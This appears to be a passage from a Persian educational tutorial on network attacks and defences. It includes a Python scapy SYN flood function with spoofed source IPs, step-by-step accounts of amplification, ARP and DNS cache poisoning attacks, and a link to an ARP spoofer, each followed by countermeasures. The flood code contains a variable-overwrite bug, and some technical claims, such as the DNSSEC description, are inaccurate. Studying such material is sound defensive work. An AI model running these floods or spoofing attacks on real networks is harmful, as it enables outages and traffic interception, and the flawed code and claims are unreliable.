
با کمک ماژول scapy پایتون ابتدا هدر های IP و TCP را آماده میکنیم و سورس IP و IP Header را نیز جعل می کنیم و سپس این دو را به هم متصل میکنیم و به صورت انبوه ارسال میکنیم یا یک روش دیگه استفاده از شبکه بات نتی است که نیازی نیست سورس آیپی را جعل کنیم. (شکل ۱۶)

```
21  def SYN_Flood(dstIP,dstPort,counter):
22      total = 0
23      print ("Packets are sending ...")
24
25      for x in range (0,counter):
26          s_port = randInt()
27          s_eq = randInt()
28          w_indow = randInt()
29
30          IP_Header = IP ()
31          IP_Header.src = randomIP()
32          IP_Header.dst = dstIP
33
34          IP_Header = TCP ()
35          IP_Header.sport = s_port
36          IP_Header.dport = dstPort
37          IP_Header.flags = "S"
38          IP_Header.seq = s_eq
39          IP_Header.window = w_indow
40
41          send(IP_Header/IP_Header, verbose=0)
42          total+=1
43
44      stdout.write("\nTotal packets sent: %i\n" % total)
```

شکل ۱۶

۲ - ۳ - ۷ - LAND Attack


در این حمله هکر یک پکت TCP SYN خاص ایجاد میکند که سورس IP و سورس PORT آن دقیقا برابر IP مقصد و PORT مقصد باشد. که ارسال این پکت به ماشین آسیب پذیر باعث می شود یک حلقه در ماشین قربانی ایجاد شود و پکت مدام به خود ماشین قربانی ارسال شود و مصرف CPU به شدت بالا میرود و ماشین تارگت کرش میکند. (شکل ۱۷)



شکل ۱۷

۲ - ۳ - ۸ - حمله ی CHARGEN Amplification

در این دسته حملات از پروتکل CHARGEN که مبتنی بر پروتکل UDP است برای حمله AMP با جعل سورس IP استفاده می شود. حمله به خودی خود بسیار ساده است: مهاجم بات نت خود را برای ارسال ده ها هزار درخواست CHARGEN به یک یا چند سیستم در دسترس عموم ارائه دهنده سرویس CHARGEN ارسال می کند. که در نتیجه آن سیستم‌های ارائه دهنده ی سرویس CHARGEN پاسخ را به آیپی جعل شده یا آیپی قربانی ارسال می‌کنند و در نتیجه سرور قربانی در سرویس دهی منع می شود.(شکل ۱۸)



شکل ۱۸

۲ - ۳ - ۹ - حمله ی SSDP Amplification

حمله پروتکل کشف سرویس ساده(SSDP) حمله ای است از نوع AMP است که از پروتکل های شبکه UPnP سو استفاده می کند تا مقدار زیادی از ترافیک را برای قربانی مورد نظر ارسال کند ، اکثرا برای حمله به زیرساخت هدف و آفلاین کردن منبع وب آن‌ها است.

در اینجا ۵ مرحله از یک حمله SSDP Amp معمولی وجود دارد:

۱ - ابتدا مهاجم یک اسکن انجام می‌دهد و به دنبال دستگاه های Universal Plug and Play است که می‌تواند از آن ها به عنوان عوامل AMP استفاده کند.

۲ - وقتی مهاجم دستگاه هایی را کشف کرد ، لیستی از تمام دستگاه هایی که پاسخ می دهند را ایجاد می کند.

۳ - مهاجم یک بسته UDP با آدرس IP جعلی قربانی مورد هدف ایجاد می کند.

۴ - سپس مهاجم از یک botnet برای ارسال بسته های جعلی با سورس ip جعلی به هر دستگاه plug-and-play با تنظیم پرچم های خاص و به حجم بالا استفاده می کند .

۵ - در نتیجه ، هر دستگاه با مقدار داده ای تقریباً ۳۰ برابر بیشتر از درخواست معمولی مهاجم ، به قربانی مورد نظر پاسخ می‌دهد ، در نتیجه قربانی ، حجم زیادی از ترافیک را از همه دستگاه ها دریافت می کند و بیش از حد تحت فشار قرار می گیرد ، به طور بالقوه منجر به محرومیت از خدمات برای ترافیک قانونی می شود.

۲ - ۴ - نحوه دفاع در برابر حملات منع سرویس در لایه ۳و۴ :

۱- بستن پورت های بی استفاده روی سرور

۲- ست کردن قوانین مناسب روی فایروال

۳- ست کردن rate limit روی فایروال

۴- ست کردن یکسری کانفیگ های خاص درون کرنل سیستم عامل (برای مثال سین کوکی درون سیستم عامل لینوکس)

۵- استفاده از سرور با پهنای باند بالا

۶- استفاده از یک پروکسی سرور در مسیر سرور برای کنترل یا دفع پکت های ناخواسته یا دفع پکت های سیل آسا

۷- ست کردن قوانینی برای پراکسی سرور که به شرطی به سرور اصلی اتصال برقرار کند که نحوه اتصال به پروکسی سرور حالت معمول TCP Handshake نباشد. برای مثال پروکسی سرور به کلاینت در پاسخ syn پکت یک sequence number نادرست ارسال میکند و در صورتی که کلاینت واقعی باشد باید پکت با فلگ RST به پراکسی سرور ارسال کند تا برای پراکسی سرور احراز شود در غیر این صورت درخواست های آن کلاینت بلاک میشوند.

* بهترین راه برای مقابله با حملات این لایه استفاده از CDN ها است برای مثال شرکت های Cloudflare و آروان کلاد این سرویس ها را فراهم می کنند. یا این که میتوانیم از CDN های اختصاصی استفاده کنیم که هزینه بالاتری دارند.

۳ - حملات اسپوفینگ و مرد میانی (MITM,Spoofing)

این دسته حملات مورد دوم و سوم سه ضلعی CIA یعنی Confidentiality و Integrity را هدف قرار می‌دهند یعنی هکر سعی می‌کند تا محرمانگی داده‌ها را به هم بزند و ترافیک شبکه را شنود کند و اطلاعات حساس و محرمانه درون شبکه را به سرقت ببرد یا می‌تواند درستی داده‌ها را به هم بزند و داده‌ها و ترافیک درون شبکه را تغییر دهد و با جعل هویت به عنوان شخص دیگری داده مخربی را ارسال کند.

۳ - ۱ - ۱ - ARP Spoofing

پروتکل ARP (Address Resolution Protocol) عمل تبدیل IP به MAC را برای ما انجام می‌دهد ،هر کامپیوتر یا دیوایس درون شبکه دارای یک جدول به نام ARP Table است که این جدول حاوی آدرس IP و آدرس MAC بقیه


کامپیوتر های شبکه است ، حال هکر با جعل مقدار MAC در این جدول درون دو کامپیوتر یا یک کامپیوتر و یک gateway ، ترافیک گذرا از آن دو دستگاه را از خودش عبور می‌دهد و حمله ی MITM را انجام می‌دهد و اطلاعات حساس و مهم را سرقت می کند.

بهتر است کمی دقیق‌تر این حمله را شرح بدهیم ، نکته ی مهمی که اینجا باید در نظر داشته باشیم این است که با فرستادن بسته ی ARP-Reply با مقادیر جعلی در صورتی که سطری برای آن IP درون ARP Table دو قربانی وجود داشت باشد در این صورت میتوانیم با ارسال مداوم دو بسته به دو دیوایس قربانی بدون آنکه متوجه شوند ترافیک آن‌ها را از سیستم خودمان عبور دهیم و پکت ها را اسنیف کنیم.

برای این حمله برنامه‌ای با زبان C نوشته ام که این سناریو را اجرا می‌کند می‌توانید در این آدرس سورس کد برنامه را مشاهده کنید یا برنامه را دانلود و تست کنید.


آدرس پروژه : https://github.com/noob0x/professional-arp-spoofer

برای مثال مشاهده می‌کنید که برنامه بالا با ارسال ARP-Reply ترافیک دو دستگاه شبکه را به سیستم من یعنی (sniffer) ریدایرکت می‌کند.(شکل ۱۹)



شکل ۱۹

و بست های آرپ جعل شده را نیز در تصویر زیر مشاهده می‌کنید(برنامه Wireshark)



۳ - ۲ - ۲ - راه مقابله با ARP Spoofing

۱ - استفاده از جدول ARP استاتیک : یعنی بجای استفاده از پروتکل ARP برای بدست آوردن آدرس MAC کامپیوتر های درون شبکه به صورت دستی مقادیر را درون جداول کامپیوتر ها قرار دهیم ولی باز هم یک مشکل وجود دارد و آن این است که اگر کامپیوتر های درون شبکه زیاد باشند این کار طاقت فرسا است !


۲ - استفاده از مکانیزم امنیتی سوییچ ها : بسیاری از سوییچ های مدرن قابلیتی دارند به نام DAI که به صورت داینامیک بسته های آرپ را بررسی می‌کنند و اگر بسته یا بسته های مشکوک ARP درون شبکه مشاهده کنند .علاوه بر این قابلیت می توانیم از مکانیزم Port Security سوییچ ها استفاده کنیم که به این صورت است که برای هر پورت سوییچ فقط frame هایی با یک MAC آدرس خاص را قبول می کند. که این جلوی حمله ARP Spoofing را می گیرد.

۳ - تکنیک جداسازی شبکه : همانطور که می‌دانیم بسته های ARP فراتر از سابنت محلی خودشان نمی‌توانند بروند و اگر ما شبکه را به صورت مناسب سگمنت بندی کنیم تا حدودی جلوی این حمله گرفته می‌شود و هکر نمی‌تواند بین دو سگمن شبکه عمل ARP Spoofing را انجام دهد و ترافیک را اسنیف کند.

۳ - ۳ - ۱ - MAC Spoofing

همان‌طور که می‌دانید هر کارت شبکه یک MAC آدرس اختصاصی و یکتا دارد ولی اغلب کارت های شبکه این قابلیت را دارند تا مک آدرس را بنابر خواسته ی سیستم عامل و کاربر موقتاً تغییر بدهند به مقداری دلخواه برای مثال برنامه ی macchanger یا حتی ifconfig درون کامپیوتر های لینوکسی این قابلیت را می‌دهد ، حال این برای هکر چه سودی دارد ؟

هکر با تغییر آدرس MAC خودش به MAC آدرس یک کامپیوتر دیگر درون شبکه می‌تواند ترافیک را اسنیف کند یا می‌تواند MAC Filtering را دور بزند،یک سناریو را بررسی می‌کنیم :



شکل ۲۰

همانطور که در شکل ۲۰ می بینید سوئیچ بر اساس جدول MAC خود می داند که از طریق پورت ۱ خود به سرور متصل است. در این زمان مهاجم ، MAC آدرس خود را برابر سرور موجود در شبکه قرار می دهد و به سمت سوئیچ ترافیک ارسال می کند. سوئیچ با دریافت این ترافیک و بررسی MAC آدرس مبدا بسته ، فکر می کند که پورت متصل به سرور تغییر کرده در نتیجه جدول MAC خود را تغییر می دهد و از این پس ترافیکی که مقصد آن سرور است را روی پورت ۲ ارسال می کند و این ترافیک تحویل مهاجم می شود و به این صورت مهاجم به اطلاعات ارسالی دیگر سیستم ها دسترسی پیدا می کند.

۳ – ۳ – ۲ – راه مقابله با MAC Spoofing

راه مقابله با این حمله این است که ترافیک شبکه را مانیتور کنیم یا اینکه از ابزاری استفاده کنیم که خودکار ترافیک ایجاد شده از مکان های مختلف شبکه با MAC یکسان را تشخیص دهد.

۳ – ۴ – ۱ – IP spoofing

همانطور که می دانید بسیاری از فایروال ها صرفا به آدرس های مشخصی اجازه عبور ترافیک را می دهند و این باعث می شود که هکرها نتوانند به شبکه های داخلی آنها نفوذ کنند. اما تکنیک هایی وجود دارد که به هکرها اجازه می دهد که بتوانند خودشان را به جای افراد مجاز جا بزنند و هویت آنها را جعل کنند ، یکی از این روش ها جعل کردن آدرس IP یا IP Spoofing است. در این روش بصورت خیلی ساده هکر آدرسی که در درخواست خود به عنوان آدرس مبدا عنوان می کند را با آدرس IP که برای ورود به شبکه مورد نظر و عبور از فایروال مجاز است جایگزین می کند. بهتر است بدانید که از IP Spoofing به نامهای دیگری اعم از IP Address Forgery و همچنین Host File Hijack نیز نام یاد می شود. تا اینجا فراموش نکنید که در این تکنیک ما آدرس IP مبدا یا ارسال کننده یک درخواست را جعل کرده و آدرس دیگری را جایگزین می کنیم و خودمان را به عنوان کاربر خوب جا می زنیم.

۳ – ۴ – ۲ – راه مقابله با IP spoofing

۱ - شبکه را با استفاده از فایروال ها و تجهیزات Packet Filtering مناسب مانیتور کنید. ترافیک ورودی به شبکه ممکن است ترافیک آلوده ای باشد که هکر به سمت شبکه شما ارسال کرده است ، اگر شما هیچگونه مکـانیزم فیلترینـگ Packet ای بـرای ورود ترافیک به شبکه داخلی ندارید احتمال زیاد وجود دارد که شما به IP Spoof دچار شوید.

۲ - استفاده از Random Initial Sequence Number : بسیاری از تجهیزات هستند که ISN یا Initial Sequence Number بسته های اطلاعاتی خودشان را بر اساس وهله های زمانی تعیین می کنند. این روش باعث می شود که مهاجمین براحتی بتوانند نحوه تولید کردن ISN ها را پیدا کنند و از آنها برای تولید کـردن ISN هـای جعلی در TCP Connection بعدی استفاده کنند و خودشان را درون Session قرار بدهند.اگر هکر بتواند الگوریتم ایجاد کردن ISN شما را پیدا کند می تواند وارد شبکه شما شده و یک ارتباط مخرب ایجاد کرده و بعضا ترافیک سرور و شبکه شما را شنود کنـد ، بـرای جلوگـیری از این مشکل شما می توانید از مکانیزم صدور تصادفی ISN ها در ارسال و دریافت بسته ها استفاده کنید.

۳ - تعریف فوانین ترافیک های معین ورودی و خروجی : شما می توانید در فایروال های خودتان چه برای ترافیک ورودی و چـه برای ترافیک خروجی مقاصد معین تعیین کنید ، برای مثال مشخص کردن آدرسهای وب سایتی که کاربران شما صرفا می توانند به آنها متصل شوند یا اینکه مشخص کردن آدرسهای داخلی که از بیرون درخواست ها باید به آنها ارسال شود ، با این روش اگـر هکر بخواهد ترافیکی را از شبکه داخلی شما به آدرس دلخواه خودش ارسال کند این امکان برایش وجود نخواهد داشت ، اینکار با استفاده از تعریف ACL در روترها و فایروال ها قابل اجرا می باشد.

۳ - ۵ - ۱ - حمله ی CAM Table Flooding

MAC Address Flooding Attack یا همان CAM Table Flooding Attack نوعی حمله لایه ۲ شبکه می باشد که فرد نفوذگر با ارسال تعداد زیادی آدرس فیزیکی MAC به سمت سـویچ سـعی میکنـد ظـرفیت جـدول آدرس سـویچ CAM Table را با آدرس های به ظاهر واقعی پر کند، پس از پر شدن CAM Table سویچ اقدام به Broadcast کردن ترافیکی می کند که مک آن را در جدول آدرس هایش ندارد لذا ترافیک واقعی شبکه روی تمام پورت ها از جمله پورت مورد استفاده نفـوذگر ارسال می شود و برای نفوذگر قابل دسترس می گردد، البته که این ترافیک متعلـق بـه VLAN پـورت مـورد اسـتفاده نفـوذگر خواهد بود و نه تمام VLAN ها ،ساده تر بخواهیم بگوییم در این وضعیت سوییچ تبدیل به یک هاب می‌شود و ترافیک را بـرای همه ی اعضای شبکه Broadcast می کند.

۳ - ۵ - ۲ - راه مقابله با حمله ی CAM Table Flooding

ویژگی Port Security را روی پورت های سویچ فعال نمایید تا امکان ارسال تعداد غیر طبیعی آدرس MAC از یک پورت وجود نداشته باشد.

۳ - ۶ - ۱ - حملات TCP/IP hijacking و Session Hijacking

این حملات هم در لایه ۷ وجود دارند و هم در لایه ی Application و هم در لایه ی Network مدل TCP/IP وجود دارند

در حمله لایه Network هکر سعی می‌کند تا جلسه بین دو کامپیوتر درون شبکه را سرقت کند و با از دسترس خارج کردن یکی از طرفین خودش را به جای یکی از کامپیوتر ها قرار بدهد بدون اینکه جلسه قطع شود ، این حمله یک نوع حمله ی مرد میانی(MITM) نیز حساب می‌شود ، این حمله چگونه انجام می‌شود ؟ ابتدا هکر با کمک ARP Spoofing یا بقیه متد ها پکت های بین دو ماشین را اسنیف می‌کند سپس پس از بدست آوردن مقادیر seq و ack یک حمله ی DOS به یکی از طرفین جلسه انجام می‌دهد و آن را از دسترس خارج می‌کند سپس با جعلIP و با ست کردن اطلاعات به سرقت برده شده از اسنیف قبلی خودش را تبدیل به یکی از طرفین جلسه تبدیل می کند.

البته اگر هکر نتواند ترافیک را اسنیف کند می‌تواند با حدس زدن مقادیر seq و ack و جعل IP جلسه را سرقت کند.

حملات سرقت جلسه در لایه Application با سرقت session id انجام می‌شود هکر می‌تواند session id را با اسنیف ترافیک یا بروت فورس آن بدست آورد (بروت فورس در صورتی ممکن است که id جلسات ساده یا قابل حدس باشند).

۳ - ۶ - ۲ - راه مقابله با حملات TCP/IP hijacking و Session Hijacking

برای مقابله حملات سرقت جلسه در لایه ی Network می‌توان با رمزنگاری بسته ها می توان مانع شد تا هکر نتواند هدر پکت ها را رمزگشایی کند ، این رمزگذاری با استفاده از پروتکل هایی مانند SSH ، SSL ، IPSEC و غیره امنیت اینترنت قابل تهیه است. پروتکل IPSEC توانایی رمزگذاری بسته در برخی از کلیدهای مشترک بین دو طرف درگیر ارتباطات IPsec در دو حالت Transport و Tunnel اجرا می شود.

برای مقابله با حملات سرقت جلسه در لایه ی Application میتوان از از session id طولانی و غیر قایل حدس استفاده کرد و همچنین session ها را بعد از مدتی خاص منقضی کنیم.

۳ - ۷ - ۱ DHCP Spoofing :

مهاجم به بسته های DHCP Request گوش می کند و بلافاصله به آنها جواب می دهد و IP Address و مشخصات مورد نظر خود را برای قربانی ارسال می کند به این نوع حملات man in the middle گفته می شود. به طور مثال IP خود را به عنوان Gateway به قربانی اعلام می کند در نتیجه قربانی بسته هایی که مقصد آنها خارج از شبکه هستند را به مهاجم تحویل می دهد و مهاجم اطلاعات مورد نظر خود را از این بسته استخراج می کند و سپس بسته را به سوی مقصد واقعی ارسال می کند و قربانی از این اتفاق بی خبر است.

۳ - ۷ - ۲ - نحوه مقابله با DHCP Spoofing :

برای جلوگیری از این حملات از DHCP Snooping استفاده می کنیم و به صورت زیر عمل می کند :

برای جلوگیری از حالت اول پورتی که متصل به DHCP سرور ماست را به عنوان Trust معرفی می کنیم در نتیجه تنها این پورت اجازه دارد به بسته های DHCP Request پاسخ دهد. برای جلوگیری از حالت دوم برای پورت ها مشخص می کنیم که در هر ثانیه اجازه دارد چندتا DHCP Request دریافت کند.

۳ - ۸ - ۱ - Email Spoofing

رایانامه نگاری جعلی یا ایمیل اسپوفینگ (Email Spoofing) به عمل ایجاد و ارسال پیام های ایمیلی با نشانی فرستنده جعلی گفته می‌شود. به عبارت بهتر نشانی ایمیلی که به عنوان فرستنده در این پیام ها نمایش داده می‌شود جعلی بوده و پیام از طرف این نشانی ارسال نشده است.

در واقع از آنجایی که پروتکل SMTP به تنهایی فاقد مکانیزمی برای احراز هویت و اطمینان از نشانی فرستنده است معمولا به سادگی می‌توان از Email Spoofing به منظور فریب دادن گیرنده استفاده نمود و وانمود کرد فرستنده پیام فردی است که برای گیرنده آشنا، شناخته شده یا معتبر است. با وجود اینکه در حال حاضر مکانیزم هایی همچون SPF و DKIM برای احراز هویت نشانی های ایمیل و جلوگیری از ایمیل اسپوفینگ طراحی شده است اما پذیرش و گسترش آن‌ها به کندی صورت می‌گیرد.


۳ - ۸ - ۱ - نحوه مقابله با Email Spoofing

اگرچه در Email Spoofing امکان استفاده از یک نشانی جعلی برای فرستنده وجود دارد اما نشانی IP واقعی سیستمی که پیام را ارسال کرده است از طریق بخش Received: در هدر ایمیل قابل مشاهده است. البته چون ارسال این پیام ها معمولا از طرف یک سیستم شخص ثالث که آلوده به یک بدافزار شده انجام می‌گیرد و مالک این سیستم از همه جا بی‌خبر است درنتیجه این IP هم نمی‌تواند فرد پشت پرده پیام جعلی را مشخص کند.

از سوی دیگر در صورتی که می‌دانید فرد مالک نشانی ایمیل، همیشه از یک IP مشخص برایتان پیام ارسال می‌کرده که در این پیام تغییر کرده است یا IP پیام متعلق به منطقه‌ای متفاوت از محل زندگی این فرد است می‌توانید نسبت به واقعی بودن فرستنده پیام شک کنید. برای مشاهده جزئیات هدر در یک پیام ایمیل بسته به نرم افزارهای مختلف، راه‌های متفاوتی درنظر گرفته شده است.

۳ - ۹ - ۱ - DNS cache poisoning

حمله DNS Cache Poisoning که به اختصار به آن DNS Spoofing نیز می‌گویند به این صورت است که شما با قرار دادن آدرس های IP هاست جعلی یا مخرب درون حافظه DNS Cache شما باعث می شوید زمانی که بخواهید وب سایت مد نظر خودتان را باز کنید در آن لحظه به جای وب سایت مد نظرشما به مسیر و وب سایت مخرب فرد مهاجم منتقل شود و از طریق آن توانایی پیاده سازی حملات مختلفی همچون Phishing و Pharming را خواهند داشت دارند. (شکل ۲۱)



شکل ۲۱

همانطور که می‌دانید دو نوع nameserver وجود دارند که یک نوع آن‌ها Authoritative هستند که برای این حمله بدرد ما نمی‌خورند ، ولی یک نوع nameserver دیگر نیز وجود دارد که به آن ها recursive nameserver می‌گویند که همواره بنابر مدت زمان TTL ریسپانس های DNS مقدار کش شده از دامین و IP درون خود نگه می دارد مثلاً آدرس آیپی ۸.۸.۸.۸ که متعلق به گوگل است از این نوع nameserver است ، ما برای انجام حمله ی DNS Cache poisoning باید nameserver نوع دوم را هدف قرار بدهیم.

سناریو حمله چگونه است ؟ باید از nameserver درخواست کنیم تا برای ما recursive query انجام دهد که به معنی این است که برود و از nameserver های مختلف پرس و جو کند و در نهایت رکورد مورد نظر ما را برگرداند ، برای مثال اگر به recursive nameserver بگوییم که برود و برای ما رکورد A یا همان آدرس IP را برای دامین amazon.com پیدا کند ، اینجا دو حالت وجود دارد یک حالت اینکه مقدار amazon.com درون nameserver کش شده باشد که در این صورت باید صبر کنیم تا مدت زمان TTL به پایان برسد تا ما با درخواست جدید بتوانیم رکورد مخرب را وارد کنیم.

حال اگر amazon.com درون nameserver ،کش نشده باشد ، اینجا ما به آن nameserver درخواست رزولوشن آدرس amazon.com را می‌دهیم ، سپس nameserver به صورت recursive رفتار می‌کند و ابتدا به روت سرور مراجعه می کند و آدرس Nameserver را برای دامین های .com می‌گیرد حال باید به com. NS درخواست گرفتن رکورد A را برای دامین amazon.com انجام بدهد حال اینجاست که ما باید ریسپانس های DNS جعلی از طرف آن NS را با IP جعلی ایجاد کنیم و برای recursive NS ارسال کنیم ولی دو مشکل اینجا وجود دارد یکی اینکه باید زود تر از پاسخی که از com NS برای recursive NS ارسال می‌کند ما ریسپانس را ارسال کنیم و در یک مسابقه موفق بشویم و مشکل دوم وجود یک Transaction id درون درخواست های DNS است که باید دور زده شود ، کاری که می‌کنیم این است که به تعداد ۶۵۵۳۵ بسته جعلی ریسپانس DNS با آدرس دامین amazon.com و آیپی جعلی ایجاد می‌کنیم و آن‌ها را به سمت recursive nameserver ارسال می‌کنیم و آن هم آن مقادیر را کش می‌کند و حالا اگر کاربر معمولی درخواست گرفتن رکورد A از دامنه amazon.com را داشته باشد ، به او آیپی جعلی داده می‌شود و اینجا می‌تواند حمله فیشینگ یا حملات دیگر صورت بگیرد.

۳ - ۹ - ۲ - مقابله با حملات DNS cache poisoning

پرکاربردترین ابزار پیشگیری از این دسته حملات استفاده از DNSSEC است. توسط گروه ویژه مهندسی اینترنت توسعه یافته است و تأیید اعتبار بسته های DNS را فراهم می کند.

DNSSEC که کوتاه شده عبارت Domain Name System Security Extensions می‌باشد برای این منظور طراحی شده است که درخواست‌هایی که از طریق کلاینت ارسال می‌شود در صورتی که به مقصد صحیح (سرور اصلی) رسیدند این مقصد را تایید کند و احتمال نفوذهای بین کلاینت و سرور را از بین ببرد.

DNSSEC با استفاده از امضاهای دیجیتال (Digital signatures) و کلیدهای رمزنگاری (cryptographic keys) دی‌ان‌اس‌هایی که معتبر هستند را اعتبار سنجی می‌کند.

هنگامی که DNSSEC بر روی یک DNS zone فعال می‌شود، دو جفت کلید که key-pairs نامیده می‌شوند تولید می‌کند. این کلیدها اساس یک رمزنگاری می‌باشند. یک کلید عمومی (Public key) و دیگری کلید خصوصی (Private key) نامیده می‌شوند. کلید خصوصی به منظور رمزگذاری درخواست‌های DNS استفاده می‌شود که این رمزگذاری تنها توسط کلید عمـــومی قابل بازگشایی می‌باشد.

کلیدهای عمومی در DNS zone ها و در رکوردی با عنوان DNSKEY لیست شده و کلیدهای خصوصی در نیم سـرورهای معتبر (Authoritative Nameserver) نگهداری می‌شوند.

